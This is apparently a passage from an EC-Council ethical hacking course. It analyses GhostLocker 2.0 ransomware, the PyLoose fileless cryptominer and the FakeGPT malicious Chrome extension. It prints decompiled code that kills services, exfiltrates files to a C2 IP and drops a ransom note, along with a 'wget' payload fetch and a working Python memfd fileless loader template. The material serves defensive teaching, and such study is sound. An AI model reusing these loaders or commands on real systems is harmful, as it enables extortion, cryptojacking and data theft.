Following the registration of the victim's machine infection with the C2 panel, the ransomware terminates specified processes, services, or Windows scheduled tasks, as defined in its configuration parameters on the victim's machine, aiming to avoid detection.

```
mov     [rsp+4E8h+var_318], rdx
mov     r8, [rdx]
mov     [rsp+4E8h+var_398], r8
mov     r9, [rdx+8]
mov     [rsp+4E8h+var_4A8], r9
movups  [rsp+4E8h+var_B0], xmm15
movups  [rsp+4E8h+var_A0], xmm15
lea     r10, aStop      ; "stop"
mov     qword ptr [rsp+4E8h+var_B0], r10
mov     qword ptr [rsp+4E8h+var_B0+8], 4
mov     qword ptr [rsp+4E8h+var_A0], r8
mov     qword ptr [rsp+4E8h+var_A0+8], r9
lea     rax, aSc        ; "sc"
mov     ebx, 2
lea     rcx, [rsp+4E8h+var_B0]
mov     rdi, rbx
mov     rsi, rbx
call    os_exec_Command
mov     rdx, cs:os_Stdout
lea     r8, go_itab__os_File_io_Writer
mov     [rax+60h], r8
cmp     cs:runtime_writeBarrier, 0
jz      short loc_639D9A
```

```
mov     [rsp+4E8h+var_438], rax
mov     [rsp+4E8h+var_318], rdx
mov     r8, [rdx]
mov     [rsp+4E8h+var_370], r8
mov     r9, [rdx+8]
mov     [rsp+4E8h+var_4A0], r9
movups  [rsp+4E8h+var_90], xmm15
movups  [rsp+4E8h+var_80], xmm15
movups  [rsp+4E8h+var_70], xmm15
lea     r10, asc_6AB784 ; "/f"
mov     qword ptr [rsp+4E8h+var_90], r10
mov     qword ptr [rsp+4E8h+var_90+8], 2
lea     r11, aIm        ; "/im"
mov     qword ptr [rsp+4E8h+var_80], r11
mov     qword ptr [rsp+4E8h+var_80+8], 3
mov     qword ptr [rsp+4E8h+var_70], r8
mov     qword ptr [rsp+4E8h+var_70+8], r9
lea     rax, aTaskkill  ; "taskkill"
mov     ebx, 8
lea     rcx, [rsp+4E8h+var_90]
mov     edi, 3
mov     rsi, rdi
call    os_exec_Command
mov     rdx, cs:os_Stdout
lea     r8, go_itab__os_File_io_Writer
mov     [rax+60h], r8
cmp     cs:runtime_writeBarrier, 0
jz      short loc_639B7A
```

Figure 7.162: GhostLocker 2.0 - Functions to stop Windows scheduled tasks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

GhostLocker 2.0 scans the victim's machine for files specific to the target based on a predefined list of file extensions set by the threat actor. Prior to commencing the encryption process, it uploads these target files to the C2 server via the URL "*hxxp[://]94[.]103[.]91[.]246[/]upload*" using the HTTP POST method. In the GhostLocker 2.0 that was analyzed, the actor configured the ransomware to both exfiltrate and encrypt files with extensions .doc, .docx, .xls, and .xlsx.




Figure 7.163: GhostLocker 2.0 - Function to exfiltrate the target files to the C2 server

Once it has successfully exfiltrated the data, GhostLocker 2.0 encrypts the designated files, adding ".ghost" as a file extension for encrypted files. Notably, during the encryption process, GhostLocker 2.0 bypasses the "C:\Windows" folder. Upon completing the encryption routine, the ransomware drops an embedded ransom note into an HTML file named "Ransomnote.html" on the victim's desktop, which is then launched using the Windows Start command. Thus, the ransomware displays a ransom note on the victim's system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
if ( (unsigned __int64)v7 <= *(_QWORD *)(v0 + 16) )
  runtime_morestack_noctxt_abi0();
qmemcpy(
  (void *)runtime_newobject(),
  "<!DOCTYPE html> <html lang=\"en\"> <head> <meta charset=\"UTF-8\"> <meta name=\"viewport\" content=\"width=device-wi"
  "dth, initial-scale=1.0\"> <meta http-equiv=\"X-UA-Compatible\" content=\"ie=edge\"> <title>GhostLocker Note</title> "
  "<style> @import url('https://fonts.googleapis.com/css2?family=Inter:wght@100;200;300;400;500;600;700;800;900&display"
  "=swap'); @import url('https://fonts.googleapis.com/css2?family=Montserrat:ital,wght@0,100;0,200;0,300;0,400;0,500;0,"
  "600;0,700;0,800;0,900;1,100;1,200;1,300;1,400;1,500;1,600;1,700;1,800;1,900&display=swap'); * { margin: 0; padding: "
  "0; } body { font-family: \"Montserrat\"; color: #667382; background-color: #151f2c; } header { text-align: center; p"
  "adding: 1em; background-color: #182433; border-bottom: 1px solid #273649; } #mainnote { text-align: center; padding:"
  " 3em; } #explanation { margin-top: 2em; } .smalltext { font-size: 0.4em; vertical-align: top; } .markedtext { color:"
  " #c7d0dc; } .italic { font-style: italic; } .bold { font-weight: 800; } .light { font-weight: 300; } .redirect-butto"
  "n { background-color: #182433; color: white; padding: 10px 20px; border: none; border-radius: 5px; text-align: cente"
  "r; text-decoration: none; display: inline-block; font-size: 16px; margin: 10px; cursor: pointer; } #explanation p { "
  "margin-top: 1em; } .redirect-button:hover { background-color: #384a60; } </style> </head> <body> <main> <header> <h2"
  ">GhostLocker<span class=\"bold smalltext\">2.0</span></h2> <p>We run shit because we can</p> </header> <div id=\"mai"
  "nnote\"> <h1>ALL YOUR FILES ARE <span class=\"markedtext\">STOLEN AND ENCRYPTED!</span></h1> <h2>CURRENT PAYMENT DEM"
  "AND: <span class=\"markedtext\"> BTC</span></h2> <h2>YOUR ENCRYPTION ID: <span class=\"markedtext\">[ENCRYPTIONID]</"
  "span> (SAVE THIS)</h2> <p>You are probably asking yourself, <span class=\"markedtext italic\">what happened?</span><"
  "/p> <div id=\"explanation\"> <p>All your important files have been stolen then encrypted using military-grade cipher"
  "s, meaning you've lost all access to them. But don't worry, we're here to assist you in resolving this issue. We kin"
  "dly advise you to save your encryption ID and keep it in store as it will be needed when contacting us.</p> <p>Press"
  " the button below to get in contact with our team, and we will assist you in decrypting your files and preventing th"
  "em from being released. If you do not contact us within 7 days, all your data will be released.</p> <button class=\""
  "redirect-button\"> <a href=\"http://94.103.91.246/victimchat?id=[ENCRYPTIONID]\">Click me</a> </button> <p class=\"m"
  "arkedtext italic\">Refrain from hiring data recovery teams, renaming the encrypted files, contacting the authorities"
  ", not contacting us, or not paying the ransom. All of those things will lead to a permanent loss of data and data re"
  "lease.</p> </div> </div> </main> <script src=\"index.js\"></script> </body> </html>",
  0xB0F);
runtime_slicebytetostring();
strings_Replace();
runtime_stringtoslicebyte();
v12 = os_Getenv();
v13 = 11LL;
v14 = "Desktop";
v15 = 7LL;
v16 = "RansomNote.html";
v17 = 15LL;
path_filepath_join();
v6 = v2;
v3 = os_WriteFile();
if ( v3 )
{
  v11 = v1;
  v9 = &unk_657260;
  v10 = &off_724780;
  *(_QWORD *)&v11 = *(_QWORD *)(v3 + 8);
  *((_QWORD *)&v11 + 1) = 3LL;
  return fmt_Fprintln();
}
else
{
  v18 = "/c";
  v19 = 2LL;
  v20 = "start";
  v21 = 5LL;
  v22 = v6;
  v23 = 3LL;
  os_exec_Command();
  v5 = os_exec___Cmd__Run();
  if ( v5 )
  {
    v8 = v1;
    v7[2] = &unk_657260;
    v7[3] = &off_724790;
    *(_QWORD *)&v8 = *(_QWORD *)(v5 + 8);
    *((_QWORD *)&v8 + 1) = 3LL;
  }
  else
  {
    v7[0] = &unk_657260;
    v7[1] = &off_7247A0;
  }
  return fmt_Fprintln();
```

Figure 7.164: GhostLocker 2.0 - function that drops and opens ransom notes

Fileless Malware Analysis: PyLoose

Source: *https://www.wiz.io*

PyLoose, a Python-based fileless malware designed to target cloud workloads, is typically used for storage and computation. The malware exploits these resources for long-term cryptomining. The malware contains malicious Python code that directly injects an **`XMRig`** miner into the system memory through **`memfd`**, making it undetectable by any antivirus solution. The malware was first discovered using the Wiz Runtime Sensor in mid-2023.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.165: Illustration of PyLoose malware attack

The script was also uploaded to VirusTotal on the same day, probably by an affected individual or an attacker threatening the world.




Figure 7.166: PyLoose detections on VirusTotal

Although the malware has no potential evidence, the researchers attributed specific indicators of compromise (IOCs), which can help in identifying the presence of malware. The potential IoCs include the following:

Description	Type	Value
PyLoose loader	SHA-256 File Hash	25232290fa9fa5529240a4e893ce206dfdcfc28d0b3a1b89389f7270f1046822
PyLoose loader	SHA-1 File Hash	d422493b47e4798717f2b05a482c97ef9e6b74b9
PyLoose loader	MD-5 File Hash	fec5b820594579f1088db47583d2c62d

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

XMRig payload	SHA-256 File Hash	935ee206846223e6d2db3f62d05101c0bea741e7b43e1b73c1eb008f947d5ff1
XMRig payload	SHA-1 File Hash	eba82ed21b329b0955ab87b2397a949628349b3f
XMRig payload	MD-5 File Hash	059f83f8969b09c29c95b17452718ea3
Miner pool network endpoint	IPv4 Address + Port	51.75.64.249 :20128
Cryptomining pool network endpoint	FQDN (DNS)	gulf.moneroocean.stream
Cryptomining pool network endpoint	FQDN (DNS)	pool.sabu-sabu.ml
Cryptomining pool network endpoint	FQDN (DNS)	pool.xiao.my.id
Attacker's Monero wallet address	Wallet	85DS3ShGZwtFffeQUrDK8Db12qwCcaCHofNcZdjMkjTCfWiRv9WLe4cR2W97eGnRXwBxDhTK7BbbE2Z7t4gjXRz1VLPmhn7

Table 7.7: Some IoCs of PyLoose

PyLoose Malware Attack Phases

- **Stage 1: Pre-exploitation**

  PyLoose malware enters through a publicly accessible Jupyter Notebook service configured with inadequate system command restrictions. Although the Jupyter Notebook is intended to facilitate Python code execution, it unfortunately lacks proper restrictions on executing system commands, including Python modules such as **`os`** and **`subprocess`**. Such environments are frequently targeted by threat actors as they find it easier to scan the Internet for publicly accessible services rather than investing time and resources into attacks through undisclosed targets.

  The attackers accessed the misconfigured Jupyter Notebook and ran a custom system command to download a suitable payload from **`paste.c-net.org`**. They then inject it into the Python runtime memory through an HTTPS GET request, which often evades file saving onto the disk. Although attackers make initial attempts through **`wget -O- https[://]paste[.]c-net.org/chattingloosened`** command, they often execute this script in Python for the majority of attack instances.

- **Stage 2: Exploitation**

  The initial exploitation process is manifested by decoding and decompressing the XMRig miner within the script, followed by direct loading into memory through the memory file

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

descriptor **memfd**. The executed Python script (generated using the **fileless-elf-exec**) comprises only 9 lines, and the entire fileless payload compressed with **zlib** and encoded in **base64** format.

```
1  import ctypes, os, base64, zlib
2  l = ctypes.CDLL(None)
3  s = l.syscall
4  c = base64.b64decode(b'eNrsvXlcVOX3OH4HGBZFZ3CLzI
5  e = zlib.decompress(c)
6  f = s(319, '', 1)
7  os.write(f, e)
8  p = '/proc/self/fd/%d' % f
9  os.execle(p, 'smd', {})
```

Figure 7.167: Sample PyLoose script

The executed script components are described as follows:

- Imports libraries for direct system invocation, execution of **os** commands, base64 operations, and **zlib** decompression.
- Loads the standard or default C library available on the system.
- Utilizes the C library to access the syscall invocation function.
- Decodes the payload using the base64 algorithm [T1140].
- Decompresses the decoded content [T1027.002].
- Calls syscall number 319 with matching arguments:

  memfd_create(name="", flags=MFD_CLOSEXEC)

  The argument returned from syscall represents a new file descriptor for the created memfd.
- Writes the decoded and decompressed malware content to the **memfd** buffer.
- Constructs a path to the **memfd** file descriptor.
- Executes the malware directly from memory via the new **memfd**.
- The string "**smd**" is passed as its argv[0] and sole command-line argument.
- An empty dictionary **{}** is passed as the environmental variable, indicating that no new environmental variables will be passed.

- **Stage 3: Post-exploitation - Persistence and connection with C2 Server**

  After exploitation, the file residing in memory could be the **XMRig** miner with embedded config v6.19.3, which was a relatively newer version at that time. This crypto-miner establishes a connection with the remote IPv4 address associated with the MoneroOcean mining pool. The malware consistently harvests and transfers the Monero cryptocurrency to the C2 server, which is being handled by the attackers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The attackers employed sophisticated measures to obfuscate their actions through an open data-sharing service for hosting the Python payload, modifying fileless execution methods, and compiling an XMRig miner with an embedded configuration. Therefore, the malware has no evidence to definitively link an attack to a specific threat actor.

AI-based Malware Analysis: FakeGPT

Source: *https://labs.guard.io*

In early February 2023, a sophisticated malware campaign, FakeGPT, was identified, leveraging the popularity of ChatGPT to distribute a malicious Chrome extension named "Quick access to Chat GPT." It was found to be a Chrome Extension offering rapid access to a counterfeit ChatGPT used to compromise Facebook accounts and embed concealed backdoors. It employed a nefarious, quietly installed Facebook app "backdoor" that grants threat actors super-admin rights.

By controlling prominent Facebook business accounts, an attacker can assemble a formidable network of Facebook bots and a malevolent advertising mechanism. This enables the attacker to disseminate Facebook paid advertisements using victims' resources, spreading in a self-replicating, wormlike fashion.

FakeGPT Malware Attack Phases

- **Stage 1: Discovery and Propagation**

  Guardio Labs first detected a new variant of this malicious campaign on March 3, 2023. The malware was propagated through sponsored posts on Facebook, masquerading as a utility for easier access to ChatGPT functionalities directly from the browser. Unaware users installing the extension initiated a series of unauthorized activities, including data harvesting and account takeover attempts.

- **Stage 2: Malvertising and Installation**

  The campaign used sponsored Facebook posts to promote the extension, misleading users to believe that it offered legitimate ChatGPT functionalities.

  Upon installation, the extension began harvesting data from the browser, including cookies from all active sessions, and employed tactics to overtake Facebook accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.168: Malvertising and installation of FakeGPT

- **Stage 3: Abusing Browser Context**

  Once installed, the extension leverages the authenticated browser context to access the Meta-Graph API, enabling it to take actions on the user's behalf on Facebook using simple API calls.

